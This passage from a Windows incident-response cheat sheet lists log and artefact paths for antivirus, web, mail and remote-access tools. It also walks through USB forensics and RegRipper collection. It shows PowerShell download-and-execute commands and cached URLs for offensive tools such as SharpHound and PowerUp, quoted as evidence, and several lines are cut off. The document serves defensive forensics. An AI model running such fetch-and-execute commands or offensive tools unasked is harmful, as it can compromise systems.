C:\ProgramData\F-Secure\EventHistory\event
```

Kaspersky

```
C:\Windows\system32\winevt\logs
```

Malware Bytes

```
C:\ProgramData\Malwarebytes\Malwarebytes Anti-Malware\Logs\mbam-log-*.xml
```

```
C:\PogramData\Malwarebytes\MBAMService\logs\mbamservice.log

C:\Users\*\AppData\Roaming\Malwarebytes\Malwarebytes Anti-Malware\Logs\

C:\ProgramData\Malwarebytes\MBAMService\ScanResults\
```

McAfee

```
C:\ProgramData\McAfee\Endpoint Security\Logs\*.log

C:\ProgramData\McAfee\Endpoint Security\Logs_Old\*

C:\ProgramData\Mcafee\VirusScan\*

C:\ProgramData\McAfee\VirusScan\Quarantine\quarantine\*.db

C:\ProgramData\McAfee\DesktopProtection\*.txt
```

Palo Alto Networks XDR

```
C:\ProgramData\Cyvera\Logs\*.log
```

Sentinel One:

```
C:\programdata\sentinel\logs\*.log, *.txt

C:\windows\System32\winevt\Logs\SentinelOne*.evtx

C:\ProgramData\Sentinel\Quarantine
```

Sophos:

```
C:\ProgramData\Sophos\Sophos Anti-Virus\logs\*.txt.

C:\ProgramData\Sophos\Endpoint Defense\Logs\*.txt
```

Symanetic

```
C:\ProgramData\Symantec\Symantec Endpoint Protection\*\Data\Logs\

C:\Users\*\AppData\Local\Symantec\Symantec Endpoint Protection\Logs\
```

```
C:\Windows\System32\winevt\logs\Symantec Endpoint Protection Client.evtx

C:\ ProgramData\Symantec\Symantec Endpoint Protection\*\Data\Quarantine\
```

Trend Micro

```
C:\ProgramData\Trend Micro\

C:\Program Files*\Trend Micro\Security Agent\Report\*.log,

C:\Program Files*\Trend Micro\Security Agent\ConnLog\*.log
```

Webroot:

```
C:\ProgramData\WRData\WRLog.log
```

Other Microsoft logs

Defender:

```
C:\ProgramData\Microsoft\Microsoft AntiMalware\Support\

C:\ProgramData\Microsoft\Windows Defender\Support\

C:\Windows\Temp\MpCmdRun.log
```

IIS (web) logs - can be application specific log directories and names at times

```
C:\Windows\System32\LogFiles\W3SVC*\*.log

C:\Inetpub\logs\LogFiles\*.log

C:\inetpub\logs\LogFiles\W3SVC*\*.log,

C:\Resources\Directory\*\LogFiles\Web\W3SVC*\*.log
```

MSQL

```
C:\Program Files\Microsoft SQL Server\*\MSSQL\LOG\ERRORLOG
```

OneNote

```
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
```

Teams

```
C:\Users\*\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.
C:\Users\*\AppData\Roaming\Microsoft\Teams\Local Storage\leveldb\
C:\Users\*\AppData\Roaming\Microsoft\Teams\Cache\
C:\Users\*\AppData\Roaming\Microsoft\Teams\desktop-config.json,lazy_ntfs,JSON con
C:\Users\*\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microso
```

OneDrive

```
C:\Users\*\AppData\Local\Microsoft\OneDrive\logs\
C:\Users\*\AppData\Local\Microsoft\OneDrive\settings\
C:\Users\*\OneDrive*\
```

PST & OSTs

```
C:\Users\*\Documents\Outlook Files\*.pst
C:\Users\*\Documents\Outlook Files\*.ost
C:\Users\*\AppData\Local\Microsoft\Outlook\*.pst
C:\Users\*\AppData\Local\Microsoft\Outlook\*.ost
C:\Users\*\AppData\Local\Microsoft\Outlook\*.nst
C:\Users\*\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\. #Attachmen
```

Exchange:

```
C:\Program Files\Microsoft\Exchange Server\*\Logging\

C:\Windows\Microsoft.NET\Framework*\v*\Temporary ASP.NET Files\*\

C:\inetpub\wwwroot\aspnet_client\*\*\

C:\Inetpub\wwwroot\aspnet_client\system_web\*\*

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\*\*\

C:\Program Files\Microsoft\Exchange Server\*\TransportRoles\Logs\*\*.log
```

Remote Management Logs

Things that MSPs, SysAdmins, and bad guys love to use

ScreenConnect:

```
C:\Program Files*\ScreenConnect\App_Data\Session.db

C:\Program Files*\ScreenConnect\App_Data\User.xml

C:\ProgramData\ScreenConnect Client*\user.config
```

Splashtop

```
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Remote Session%40per

C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Status%40perational.
```

AnyDesk

```
C:\Users\*\AppData\Roaming\AnyDesk\*.trace

C:\ProgramData\AnyDesk\*.trace

C:\Users\*\Videos\AnyDesk\*.anydesk

C:\Users\*\AppData\Roaming\AnyDesk\connection_trace.txt

C:\ProgramData\AnyDesk\connection_trace.txt
```

```
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\AnyDesk\*
```

Kaseya

```
C:\Users\*\AppData\Local\Kaseya\Log\KaseyaLiveConnect\
C:\ProgramData\Kaseya\Log\Endpoint\*
C:\Program Files*\Kaseya\*\agentmon.log
C:\Users\*\AppData\Local\Temp\KASetup.log
C:\Windows\Temp\KASetup.log
C:\ProgramData\Kaseya\Log\KaseyaEdgeServices\
```

RAdmin

```
C:\Windows\SysWOW64\rserver30\Radm_log.htm
C:\Windows\System32\rserver30\Radm_log.htm
C:\Windows\System32\rserver30\CHATLOGS\*\*.htm
C:\Users\*\Documents\ChatLogs\*\*.htm
```

TeamViewer

```
C:\Program Files*\TeamViewer\connections*.txt
C:\Program Files*\TeamViewer\TeamViewer*_Logfile*
C:\Users\*\AppData\Roaming\TeamViewer\MRU\RemoteSupport\*
```

RealVNC

```
C:\Users\*\AppData\Local\RealVNC\vncserver.log
```

mRemoteNG


```
C:\Users\*\AppData\Roaming\mRemoteNG\mRemoteNG.log
```

```
C:\Users\*\AppData\Roaming\mRemoteNG\confCons.xml

C:\Users\*\AppData\*\mRemoteNG\**10\user.config
```

Cerutil History

Cerutil creates some archives




```
C:\Users\*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\
```

Strings it homie!

```
PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string  -Pattern 'ocsp|wininet|winhttp|complete
pdate|r3'  -NotMatch |
>> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FF8E495EE89060662FB96F356E8816E0:
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FF8E495EE89060662FB96F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9F2A68305F6F9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9F2A68305F6F9443D1E03231F0C:
"baa6192b5bc40c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: ``t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAAB6177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506: OTz
```

USBs

The subkeys in this part of the registry will list the names of all the USBs connected to this machine in the past.


Gather and corroborate USB names here for the next log.

```
HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR
```

SubKey
CdRom&Ven_iODD&Prod__Virtual_CD-Rom&Rev_
Disk&Ven_asmedia&Prod_ASMT1153e&Rev_0
Disk&Ven_Generic&Prod_MassStorageClass&Rev_1621
Disk&Ven_Generic-&Prod_SD/MMC&Rev_1.00
Disk&Ven_iODD&Prod__External_HDD&Rev_
Disk&Ven_medicat&&Prod__USB_Flash&Rev_
Disk&Ven_REALSIL&Prod_RTSUERLUN0&Rev_1.00
Disk&Ven_RPI&Prod_RP2&Rev_3

You can leverage the next log along with your confirmed USB name from the registry, to identify a window of time that this USB was plugged in to the computer.

`C:\windows\inf\setupapi.dev.log`




I never bother with this part, but you can also grab this EVTX

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Partition%4Diagnostic.evtx`

and use chainsaw in search mode

```
chainsaw search ./ -s "medicat"
chainsaw search ./ -e "1006"

# EventID 1006, for USB investigations, offers verbose results but is a good un'
```



You can probably also find some stuff from the Jumplist and LNK artefacts that have some relevance to your USB investigation.

5f7b5f1e01b83767.automaticDestinations-ms

f7699cf2eed599ac.automaticDestinations-ms

5d696d521de238c3.automaticDestinations-ms

6dc04f5ccc522861.automaticDestinations-ms

a61657a5e5dfbdc.automaticDestinations-ms


a52b0784bd667468.automaticDestinations-ms

7e4dca80246863e3.automaticDestinations-ms

ccba5a5986c77e43.automaticDestinations-ms

dcca9f644b806738.automaticDestinations-ms

dd7c3b1adb1c168b.automaticDestinations-ms



Reg Ripper

Harlan Carvey knows how to write a pretty mean tool or two. Reg Ripper is a forensic one designed to aid you in parsing, timelining, and surgically interrograting registry hives to uncover evidence of malice. Registry Collection made easy with this script right here.


```
# Here's a script that will pull collect all the registry files for you
```

```
wget -useb https://gist.githubusercontent.com/Purp1eW0lf/6bbb2c1e22fe64a151d7ab97
./Registry_Collection.ps1 #then execute

# Take your registry collected files from the above script. Prepare them for anal
expand-archive C:\Users\*\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UT

# then download Reg Ripper and unzip it
(New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0
expand-archive C:\rip_master.zip C:\

#Recursively run reg ripper now
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
#run with timeline option
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
```



```
PS C:\> (New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0/archive/refs/heads/master.zip", "C:\rip_master.zip")
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/19/2019   1:22 PM                BGinfo
d-----         9/15/2018   7:33 AM                PerfLogs
d-r---         2/14/2022  10:24 PM                Program Files
d-r---         3/19/2019   1:25 PM                Program Files (x86)
d-----        12/30/2022   4:34 PM                registry_hives
d-r---         3/19/2019   1:01 PM                Users
d-----         2/14/2022  10:21 PM                Windows
-a----        12/30/2022   4:31 PM           2859 Registry_Collect.ps1
-a----        12/30/2022   4:42 PM        5178522 rip_master.zip


PS C:\> expand-archive C:\rip_master.zip C:\
PS C:\> GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE, *.dat, *.hve | Foreach-Object {C:\RegRipper3.0-master\rip.exe -r
$_.fullname -a >> reg_ripper_output.txt ; write-host "---Parsing Hive:" $_ -ForegroundColor magenta >> reg_ripper_output.txt}
Launching amcache v.20200515
---Parsing Hive: C:\registry_hives\amcache\Windows\AppCompat\Programs\Amcache.hve
Launching adobe v.20200522
```